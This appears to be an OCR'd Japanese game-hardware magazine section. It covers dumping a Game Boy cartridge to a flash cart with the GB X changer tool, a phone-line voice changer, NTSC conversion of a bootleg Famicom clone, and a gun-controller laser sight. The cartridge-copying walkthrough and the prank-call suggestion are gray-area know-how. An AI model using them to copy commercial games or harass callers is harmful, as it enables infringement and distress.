この原稿の執筆時（3月初旬）には秋葉原にあるいくつかのお店で購入できるようですが、この号が出るころまで残っているかどうかわかりません。筆者はインターネット通販で直接買いました。Bungのサーバにアクセスし、そこからリンクされているEC（電子通商）のサイトへ飛びます。そこでユーザー登録を行わなければなりません。

しかし、驚いたことにクレジットカードナンバーの入力画面になってもセキュアモード（注2）にならず、通常の入力モードのままです。「もしかしたら打ち込んだカードナンバーが悪用されるかも…」と、一抹の不安を覚えたのはたしかですが、保険もありますしクレジットカードは使用実績のトラッキングができるのでとりあえず入力。そして10日くらい経ったころでしょうか、オーダーした物品は無事到着しました。外観上はGB X changer、Doctor-GB Cardともに問題はなさそうです。

はやる気持ちをおさえて動作チェックを試みたのですが、GB X changerに同梱されていたFDがかなり安物で使いものになり

〈第1表〉価格表

GB X changer	HK$300
Doctor-GB Card（4Mビット）	HK$250
Doctor-GB Card（16Mビット）	HK$450

（注1）PCによる電話コントロールシステム。

ません。シャッター部のバネがへたっており、FDドライブからイジェクトしようとするとシャッターが引っかかります。FD自体はなんとか読めるので助かりましたが、このあたりがMade In Hong Kongですね（笑）。ちなみに同梱されていたソフトは以下のようになります。

GBT.EXE
GBPACK.m
GBTEST.16m（圧縮）
GBTEST.4m（圧縮）

GBT.EXEが読み出し＆書きこみソフトウェアです。DOS用ソフトウェアなのでWin9xの場合DOS窓で使います。オプションは〈リスト1〉を参考にしてください。オプションの内容や使いかたはREADPLUS.EXE（フリーソフト）とほとんど同じです。オプションの指定文字が異なる程度でしょう。それぞれのオプションについて解説すると、

-l
ROMファイルをGB CARTへ書き込む。

この機能は問題だと考えられます。というのはインターネット上に点在している違法なROMデータを書き込んで、実機（これが重要）でプレイすることができるからです。もちろん、自分で制作したプログラムを実行することもできますが、それぞれの人数を比較した場合どちらが多いか明白でしょう。

-lsa
256K/1MビットのS-RAMの内容をPCからGB CARTへ書き出す。

-lsn
64KビットS-RAMの内容をカートリッジの指定したバンクへ書き出す。

-b
カートリッジの実際のプログラムの大きさを検知して書き出す。

補足すると、通常ゲームボーイのプログラムは元々のサイズ（バンク切り替えを使わない）であった32Kバイトを単位として取り扱っていましたが、この機能を使うと実際のプログラムサイズを認識、利用できます。

-ba
カートリッジ内の4M/16Mビットの内容をすべて読み出す。

これもインターネット上の違法ROMの種類が増えるおそれがあります。使用には十分注意するべきでしょう。

-bsa
カートリッジ内にある256K/1MビットのS-RAMの内容をすべて読み出す。

-bsn
S-RAMの内容を64Kビット単位で読み出す。

-v
ファイルの内容とカートリッジの内容をベリファイする。

-e
フラッシュROMの内容を消去する。

-c
ROMのヘッダ部分をチェックする。

以上がオプションの解説です。GBPACK.m、GBTEST.16m、GBTEST.4mのそれぞれに、書き込んで動作チェックに用います。それでは、実際に試してみましょう。使用ソフトはカラー対応（MBC5使用）になった『ワリオランド2』です。

①カートリッジのセット

電源がOFFになっていることを確認し、対象カートリッジ（今回は『ワリオランド2』）をセットします。

②カートリッジの内容をファイル化

〈リスト2〉を参照してください。

③カートリッジの交換

電源をオフにして『ワリオランド2』のカートリッジを外します。Doctor-GB Cardをセットしたあと再び電源を投入。

④ファイル化されたデータをカートリッジへ書き出す

〈リスト3〉を参照してください。以上の操作を行うだけで実機ゲームプレイができるようになります。

GB X changer、Doctor-GB Card 16Mビットともに外観はいま流行りのスケルトンタイプで、GB X changerは「けっこうゴツイな」というのが最初の印象です。それもそのはず、単4電池が本体背面に6本も格納されるようになっています。電源を投入する前はALTERAのPLDが目に付きますが、電源投入時はまばゆいばかりの高輝度LEDが特徴的です。PCと接続するDサブ25ピンのコネクタはメスなので、別途オス-オスのストレートケーブルを用意するのを忘れないようにしましょう。

いっぽう、Doctor-GB Card 16Mビットはスケルトンであることをのぞけば市販カートリッジとほとんど同じ構成です。めだつ電子部品はフラッシュROM（16Mビット）、S-RAM（1Mビット）、ラベルの影に隠れてバックアップ用の電池とMBCがあります。決定的に異なっているのが、ラベルの貼ってある部分が少し盛り上がっていることでしょう。これは意匠（デザイン）の問題を避けるための配慮と考えられます。

（注2）たとえば『ネットスケープナビゲーター』であれば、左下角に南京錠のマークがある。通常は錠前がはずれているが、セキュアモードだと錠前が閉じた状態になる。

〈リスト1〉GBT.EXEのオプション

```
--- Parallel EPP port to GB Xchanger program version 1.2 ---
Usage: gbt12 [-option] <Filename>
-l   : load ROM file to GB Card.
-lsa : load 256k/1Mbits sram from PC to GB Card.
-lsn : load 64kbits sram file from PC to specific sram bank(-n) in GB card.
-b   : auto-detect size and backup entire GB Card to PC.
-ba  : backup full 4Mbits/16Mbits GB Card to PC.
-bsa : retrieve all sram data (256k/1Mbits) from GB Card to PC.
-bsn : retrieve specific bank(-n) sram data(64kbits) from GB Card to PC .
-v   : verify file in PC with GB Card.
-e   : erase Flash rom.
-c   : check ROM file header.
```

〈リスト2〉カートリッジの内容をファイル化


```
---Parallel EPP port to GB Xchanger program version 1.2 ---
GBX card found at port1
checking rom information...
Game Name = CGBWARIOLAND2
Cartridge type(27) = ROM+MBC5+RAM+BATTERY
Rom size(6) = 16MBit = 2MB = 128 banks
Ram size(3) = 256kBit = 32kB = 4 banks
rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv
.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.r
v.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.
rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv
.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.rv.Backup Rom succe
ss
```

〈リスト3〉ファイル化されたデータをカートリッジに書き出す


```
--- Parallel EPP port to GB Xchanger program version 1.2 ---
GBX card found at port1
file length= 2097152
erase ok
Game Name = CGBWARIOLAND2
wvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwv
wvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwv
wvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwvwv
wvwvwvwvwvwvwvwvwrite cart ok
vvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvv
vvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvverify cart ok
```


●『カクテルハーモニー』なるソフトがあるらしい。カクテル制作ゲームだそうです??? （高知県高知市/藤詳） 編調べたところ「400以上のカクテル」が作れるそうな。なぜかデュアルショック対応です。用途は不明です。「R4」のカクテル版だと思えば間違いないでしょう（間違い）。

GB開発ツール輸入大作戦




〈写真1〉まずはBungのホームページへ行って注文したい品物を選ぶ。ゲームボーイ関係のツールのほか、ドクターV64ジュニアなどのマジコンも販売している。




〈写真2〉商品の購入方法は2とおり。オンラインオーダーとFAXによる注文が可能。

〈写真3〉オンラインオーダーの場合、クレジットカードの番号を打ち込むが、セキュリティ面で多少不安が残る…。



〈写真4〉1週間後、無事に香港から品物が届いた。思ったよりも早くてビックリ。インターネットのおかげで、海外のショップから買い物するときも簡単に注文できる。



〈写真5〉オリジナルのカートリッジから吸い出したソフトをDoctor GB Cardに書き込む。

●せっかく縦画面にできるんだから、ワンダースワンはもっとシューティングゲームを出してほしいな。（茨城県日立市/草牛先生）㊎も同感。とくに『沙羅曼蛇』なんて、面ごとに縦横変わったりするから移植にうってつけじゃない？　あのボタン数の多さもシューティング向きだし。

ハードウェアの達人を目指す！

ハードHack

日本ではじめて電話ができたのが明治11年。横浜のバビア商会によってアメリカから輸入された電話機をもとに、政府機関の工部省電信局製機所が研究を重ね、2台の国産機を製作したのです。今回はそんな電話にまつわる工作を紹介しましょう。

東京すわん
ハードひと筋30年。産まれたときすでにハンダごてを握っていたとかいないとか。都内にある秘密の御殿に潜伏し、今日も怪しげなハードの改造に励む。


みなさんが普段なにげなく使用している電話。その歴史は古く、規格自体もほとんど変更されていません。電話回線は通信を伝えるための手段なので、会話の内容さえ伝われば問題ないのです。その結果400HZ～3200HZを通過帯域として確保し、回線特性に合わせてFAXやモデムなどが作られてきました。プッシュホンの「ピ、ポ、パ」という音も電話回線に合致するように規格化され運用されています。

電話回線は長いあいだ同じ規格と通信方式を踏襲しているため、どんなに古い電話でも回線に接続すればきちんと通話ができます。たとえ、いまから50年前の電話を接続してもダイアルはできませんが、通話することは可能です。

それにしても、これほど長いあいだ同じ規格が使われているのならもっといろいろな製品が出ていてもよさそうなものです。しかし、電話に関する記事や工作はほとんどみかけません。じつは、電話回線に接続する機器は「認定品しか接続してはならない」という約束があり、勝手に作った電話機（周辺機器を含む）を回線に接続して利用することはできないのです。そうです！　このような記事が紹介しにくいのは難しいからではなくNTTの陰謀によるものだったのです（笑）。

普通、電子工作は片側をGNDとして回路設計をするのが普通ですが、電話線は平衡電送の1種でどちらもGNDではありません。これでは扱いにくいので、片側がGNDになるようにトランスで分離する回路を組みます。また、トランスにはもう1つ重要な役割があります。電話回線は2本の配線で受話器の状態を監視し、通話を行います。とくに通話のときはこちらからしゃべる声を向こうに伝えながら、なおかつ相手の声をこちらに伝


〈写真1〉電話回線に接続される機器は、すべて規格にあうように作られている。



〈写真2〉電話線は平衡電送なので、そのままでは工作しにくい。トランスを使って片方をGNDに分離する。

●『シェンムー』が何枚かにわかれて発売されるそうですが、なんか暴走気味に見えて不安。（福岡県福岡市/へム）　㊙3枚までは決定しているようですが、16枚あるなんて噂もあります。作ってる鈴木さんも、もう全体を把握していないと思います。制作費も60億円をこえてなお増加中です。

〈第1図〉回路図




えなければいけません。

2本の配線でこのような双方向通話を実現するために、電話の内部ではハイブリッドという回路を使用して側音（自分の声が自分の耳に戻ること）を防止しています。ハイブリッド回路は専用品もあるのですが、入手しにくく誰もが利用できるとは限りません。そこで600Ω対600Ωのトランスを5つ利用して組み立てましょう。

〈第2図〉にハイブリッドの原理図を書いておきました。トランスを図のようにブリッジ型に組み立てると、T1×T3＝T2×T4という平衡する条件を満たします。すると、D/B点に信号を加えてもA/C点に接続されたトランスには電流が流れません。このT1〜T4までのうち、どれか1つのトランスに音声信号を加えると、ブリッジの平衡が崩れA/C間に変調が加わります。これがブリッジ回路の役割で、なおかつ入出力の方向が決まってしまうので、「ハイブリッド回路」と呼ぶのです。みためには平衡線路である2線を、送信2本／受信2本の4線に変換することから2ワイヤー／4ワイヤー変換と呼ぶこともあります。

使用する回路のなかにあるT1は、普通のオーディオ用のトランスなのでそのまま電話回線の電流を流すと、定格オーバーで


〈写真3〉無線通信とちがい、電話はハイブリッド回路のおけげで双方向通信が可能だ。




〈写真4〉ハイブリッド回路は600Ω対600Ωのトランスを5つ用意して組み立てる。

●ワンダースワンも、もちろんカラー版が出るんだろうなー。（埼玉県上尾市/佐久間）㊟バンダイの人も否定していないので。開発はしているようです。ただし、モノクロ版と同じ値段で発売できるまでは発表しないでしょう。あの解像度でカラーと考えるとすごいものがあるな。

〈第2図〉ハイブリッド回路



〈第3図〉トランスの配線



壊れてしまうかもしれません。そこで、回路には100Ωの抵抗を直列に入れて電流を制限をしています。

●音声増幅回路

ハイブリッド回路から得られた信号は、電話回線から流れてくる相手の信号だけを取り出す役割があります。その信号はハイブリッド回路の中点から取り出されています。これは回線に流れる音をそのまま増幅しているだけです。そこで、50V1μの電解コンデンサで結合してからLM386のオーディオアンプを通過させてください。電話回線に入っている1000Pのコンデンサは、電話回線にのってくる高周波を切り取る役割があります。

交換機から何Kmも平衡電送される電話回線は両方の配線に同じようなノイズが乗っています。不平衡のまま送受信すると、打ち消し合ってなくなってしまうので気が付かないのですが、片側をGNDに固定すると急にノイズっぽくなります。これを高周波的にショートして聞こえないようにするのが1000Pのコンデンサの役割です。試しに取りはずしてみるとノイズはもちろん、AM放送やわけのわからない放送、あげくに他人の通話などが聞こえてしまいます。


●部品集め

ハイブリッド回路に使うトランスは600Ω対600Ωのもので、SD-71というものを利用しています。もちろんこれにこだわることなく、インピーダンスが600Ω前後のタイプであればよいでしょう。2次側のインピーダンスは、オーディオアンプに接続されるだけなので、100～10KΩ程度でかまいません。ピッチシフタはオモチャのマイクをバラして使います。近所のホームセンターで1,980円で購入しました。同じような機能を持っているオモチャはいくらでもありますので、適当なものを利用してください。


●ピッチシフタの作りかた

オモチャのマイクの内部にはカスタムチップが入っており、コンデンサマイクで入力された信号をスピーカに出すだけの仕組みです。なにぶん、完成品として売られているものなのでくわしくはわかりませんが、オモチャとしてはよくできているでしょう。

ちなみに、このようなプラスチック成形のオモチャは、製作



〈写真5〉音声増幅回路にはおなじみのLM386を使った。1000Pのコンデンサは高周波ノイズ対策用。



〈写真6〉ピッチシフタは近所で買ってきたおもちゃのマイクを分解して利用。造りが雑なので取り扱いに注意。

●ジャンクションシステムはどう考えても失敗だろう。タルい。（香川県高松市/64NWO）㊞開発スタッフ自身が「『FF』は実験が許されるシリーズ」と公言しているので、あれはチャレンジ精神の結果でしょう。300万人相手の実験を許すところがスクウェアのすごいところだよ。

単価の安い海外で作られることが多く、内部基板も非常にいいかげんなハンダ付けで作られています。そのためリードを引っ張るとポロッと取れてしまうことがあります。十分注意してください。できることなら、基板をあれこれいじる前にリード位置などをメモするくらいの準備をしておきましょう。

図面のなかの定数はだいたいでけっこうです。たとえば電解コンデンサのなかには、1μF（105）という部品が4つ使われていますが、たかだか音声を通過させるだけなので、積層セラミックコンデンサでも十分です。電解コンデンサの場合は、1μF 10V以上のタイプが使われ、極性があります。積層セラミックコンデンサの場合は、電圧表示がなくたんに105という表示のみになります。部品をハンダするときは気をつけてください。同様に半固定抵抗などについても10KΩと書いてはいますが、10K～100KΩでかまいません。

以上の回路をケースのなかに組み立てます。ケースは余裕のあるモノを選びましょう。調整や点検が楽に行えます。

●回路の調整方法

さて、すべての回路ができたら間違いがないかもう一度確認します。電源は大丈夫ですか？部品の間違いはないですか？ すべてよければスイッチを入れてください。「ブーン」というハム音が若干出るはずですが、これは入力がトランスで結合されているためで、電話回線側のL1、L2をショートすればなくなります。それでは電話回線に接続して最終調整をしましょう。

●送信音量の調整

オフフックスイッチをONにすると、回線から送られてくる400Hzの「ポー」という音がかえってきますので、聞きやすい音量になるようにVR2を調整します。次に外部の電話からダイアルし、VR1をまわして変調が歪まない点まで上げてください。この2つで調整は終わりです。しかし、いかにハイブリットとはいえ回路の微妙なアンバランスがあります。VR1とVR2を上げていくと自分でしゃべった声が、スピーカ側にまわり込み、その音がマイクにまた入ってハウリングを起こす場合があります。そんなときは、トランスと直列にに100Ω程度の半固定抵抗を取り付けて微調整すると押さえ込むことが可能です。

●効果的な使用方法


〈第1表〉おもな部品表

LM386	1
10Ω	2
0.1μ	2
16V220μ	2
10KΩ可変抵抗	1
トランスSD71	1
100Ω1/2W抵抗	1
オフフックスイッチ	1
電話の端子台	1
おもちゃのマイク	1
ケース	1
調整用100Ω半固定抵抗	1


普通の電話と同じように接続して会話しますが、突然ピッチシフトした音声で「もしもし」と言うと、相手がびっくりして電話を切ってしまうかもしれません。これでは具合が悪いので、最初は普通の声で話してだんだん音声を切り替えていくのがよいでしょう。「うーっ、苦しい…」とか言いながら切り替えると効果バツグンです。

注意！

電話機は規格に適合するものを作っても認定品以外を接続することは、契約上できません。あくまでも実験です。文章中に「回線に接続して…」という記述がありますが、これは“閉鎖された自営電話回線”に接続しています。



〈写真7〉音声変換器の全体写真。今回はアルミ製のケースをチョイス。ゆとりのある大きさを選ぼう。



〈写真8〉「モシモシ、あたしよ、ア・タ・シ」う～ん、なんかオカマみたいな声になったぞ。

●コナミの音ゲーって、プレステと連動になるんだね！ すごいぜ！ （大分県別府市/パンセリナ） ㊟コンシューマとの連動は、セガのほうが先に発表してたのに、あっというまに後手を踏まされてますね。しかもプロレスゲーと『DDR』じゃやっぱ、コナミのほうがハデだしなぁ。

匠の技 ハード部門

Mega JoyⅡ NTSC&6,000 in 1化

MegaJoyⅡ 技 ぶにゅきち

海外製品、とくにアジアの製品は規格の違いから日本国内で使用することができない場合が多くあります。しかし、簡単な改造で使用できるようにすることが可能なモノもあるようです。いろいろと試してみるのもよいでしょう。

戦友会で海外旅行へ行ってきた祖父から、現地のパチモノファミ○ンをもらいました。Nintendo64コントローラのような形をしていますが、なかに60本のソフトを内蔵したれっきとしたゲーム機本体です。しかし、1つだけ問題がありました。テレビに画像が正常に映らないのです。

PAL信号とは?

PALとは（Phase Alternating by Line）の略で、イギリスやドイツといったヨーロッパ圏で標準の映像信号方式です。祖父が旅行してきた国は、かつてはヨーロッパの植民地でした。宗主国における工業規格の名残りかもしれません。

いっぽう日本で使われている映像信号はNTSC（National Television System Committee）という方式で、アメリカや韓国などでも採用されています。PALとNTSCは基本的に同じような信号帯域を使っているので、違う方式のモニタに接続しても、それらしい画像をだすことは可能です。

しかし両信号は色信号や走査線の変調方法が違うため、互換性はありません。まずカラーはPALのほうが広い帯域を使っているため、NTSC用のモニタでは色信号を拾うことができないのです。輝度信号だけの白黒画面になってしまうのはこのためです。

また走査線本数もPALとNTSCでは違いがあり、NTSCの525本に対してPALは625本もあります。1秒間の描画枚数にも違いがあり、PALは走査線数が多いぶん25回の描き替えとなっています。その差によって画面が下から上へ流れ、まるで垂直同期が合っていないような画像になってしまうのです。

〈写真1〉アジアではNTSC以外の映像信号方式を採用している国も多い。注意が必要だ。

NTSC化改造

ゲーム機に使われている画像処理チップのなかには、簡単な設定でPAL・NTSC・SECAM（これも映像信号規格の1つ）を切り替えられるものがよくあります。これは、単一の回路でも設定を変えれば輸出に振りかえられるという理由からです。

とくにアジア地域はさまざまな映像信号の規格が入り乱れており、隣の国は地続きであっても映像信号の方式が違うのはあたりまえの状態になっています（同じ映像信号方式であっても、地域によって細かい仕様の違いが存在することすらあるらしい）。まさに必須機能といえるでしょう。アジア産のこのゲーム機も、おそらくNTSC化できると考えられます。

まずネジをはずして分解し、基板を見てみます。基板にはマスクROMやCPUのチップが見当たりませんが、コアだけ黒いほくろのような樹脂の下に封入されているのでしょう。そして案のじょう、脇にシルク印刷で映像信号の出力設定表〈第1表〉が描かれていました。これによる

●ケムコ最高！『ドラッケン』はいいねー。みんなではまっちゃったよ。（東京都大田区/レオ）㊟ケムコニストとは珍しい。しかも『ドラッケン』とはかなりヒネたセレクト。あんな小難しいゲームによくはまれますな。ところであの暖炉の敵の正体はけっきょくなんだったんですか?

と、3つのジャンパピンの組み合わせで切り替えを行うようです。

さっそく表のとおりNTSCになるよう設定し、テレビにつないでみました…。しかし、まだ正常に映りません。画面の周期は正常ですが、色が付いていないのです。

〈第1表〉Mega Joy Ⅱの映像信号設定表


	JP1	JP2	JP3	X1（MHz）
PAL	OPEN	OPEN	OPEN	26.601712MHz
NTSC3.58	SHORT	SHORT	SHORT	21.47727MHz
NTSC4.43	OPEN	SHORT	OPEN	26.601712MHz

もう1度表をよく見てみると、ジャンパを示すJPxという項目以外に、X1（MHz）という項目も付いています。最初は何のことかと思いましたが、「26.601712MHz」という数字でわかりました。本体に付いている水晶（Xtal）です。NTSCの項目が2つあるので、変だとは思っていたのですが…。どうやら日本で使われているNTSC方式にするには、水晶を21.47727MHzのものと交換しなくてはいけないようです。

ここでさらに問題があります。21.47727MHzの水晶は市販品に存在しないのです。しかたがないので、今回はこの周波数に近い21.455MHzの水晶を使います。ただしこの21.455MHzの水晶自体、手に入れにくいかもしれません。

そこで最後の手段として、本物のファミコンから取ってしまうという方法があります。海賊版のために1台ファミコンを放棄するのはもったいない気もしますが、手近にジャンクファミコンがある人は1番簡単でしょう。なお、同じ周波数の水晶はスーファミにも載っているので、こちらのジャンクを利用するのもおすすめです。

水晶を交換しジャンパを正しく設定したら、普通のテレビに接続してみます。カラーで正常にゲームができるはずです。



〈写真2〉基板にシルク印刷されたジャンパ表。

〈写真3〉ゲームの数も、6、000本以上に増やせる。しかし選ぶ手間を考えれば、2、000本程度が適正か？

6000 in 1化に挑戦

映像信号をジャンパで設定していて気がついたのですが、となりにもSL（0〜3）というジャンパが存在しています。そこでSLというのは「スロット」の略ではないか？　と考え、ここも適当に設定してみることにしました。

まずはいきなりSL3を接続です。すると起動時のゲームセレクト画面で、これまで60本しかなかったゲームがいっきに6,000本のなかから選択できるようになってしまいました。ちなみに最初は0番がショートされていたのですが、ほかのジャンパも設定してみると1番では64本、2番では2,000本から選択できるようになりました。

しかし「やった！」と思ったのもつかの間、あることに気がつきました。ゲームの数自体は実際にそこまで増えていないようなのです…。そう、いくら大容量のROMがあるといっても、6,000本のソフトが収まっているはずはありません（そもそもファミコンで正式に市販されていたタイトルは、1,240本しかないのだから…）。とりあえず適当にチョイスして遊んでみたところ、純粋に増えたのは16本だけのようです（2,000本モードで確認）。せっかくダブリがないのが自慢だったのですが…。

しかしアジアのパチモノハードは仕組みが単純で、改造の練習にはもってこいだと思います。いじって遊ぶだけでも、最近の高密度化したハードよりもよほど楽しめます。

●ネオジオポケットの、非カラー版が2,500円で売られてますね。集めようかな。（東京都大田区/アマニタ）　㊙は、アキバでSNKの社員の人自らが泣きそうな顔で販促をしている姿を目撃して、さすがにちょっとかわいそうになりました。売り上げの悪い社員はやっぱコンクリで（以下削除）。

心

匠の技 ハード部門

ガンコントローラをレーザーサイト化

ガンコントローラ全般 技 べん

体

ガンシューティングゲームを遊んでいて「いまのは当たらなかったのか？」と思うことがよくあります。そこで実際に光で標的を狙えるレーザーサイトを装備したのがこの改造です。画面で銃口の位置がわかるので便利です。

レーザーポインタとは、赤色レーザーを用いて大きい黒板やOHPスクリーンなどに光線を投影し、ものさし代わりにして利用する道具です。CDプレーヤーなどに使われている半導体レーザーは、2,000円程度で売られています。こうした市販のレーザーポインタを分解して内蔵してもよいのですが、ここでは秋月電子通商（03-3251-1779）の「レーザーポインタを作ろう」キット（1,000円）を使用してみました。

まずこのキットから、部品を取りはずします。解説を見ただけではわかりにくい部分がありますが、レーザーダイオードははずしたときと同じ向きで取り付けます。ピンアサインも向きを覚えておきましょう。GNDが真んなかです（この回路は十がGNDの設計なので間違えないように）。静電気防止用のスポンジがじゃまですが、ガンコントローラに取り付けたあとでむしり取ります。

レーザーユニットの設置

セガサターン用のバーチャガンには、すでに銃身にレーザーサイト部分がデザインされています。分解しても中身はカラッポで、何もありません。この部分にレーザーポインタを取り付けるとよいでしょう。しかし、あいにくプレステのガンコンにはそうした広いすきまはありませんでした。

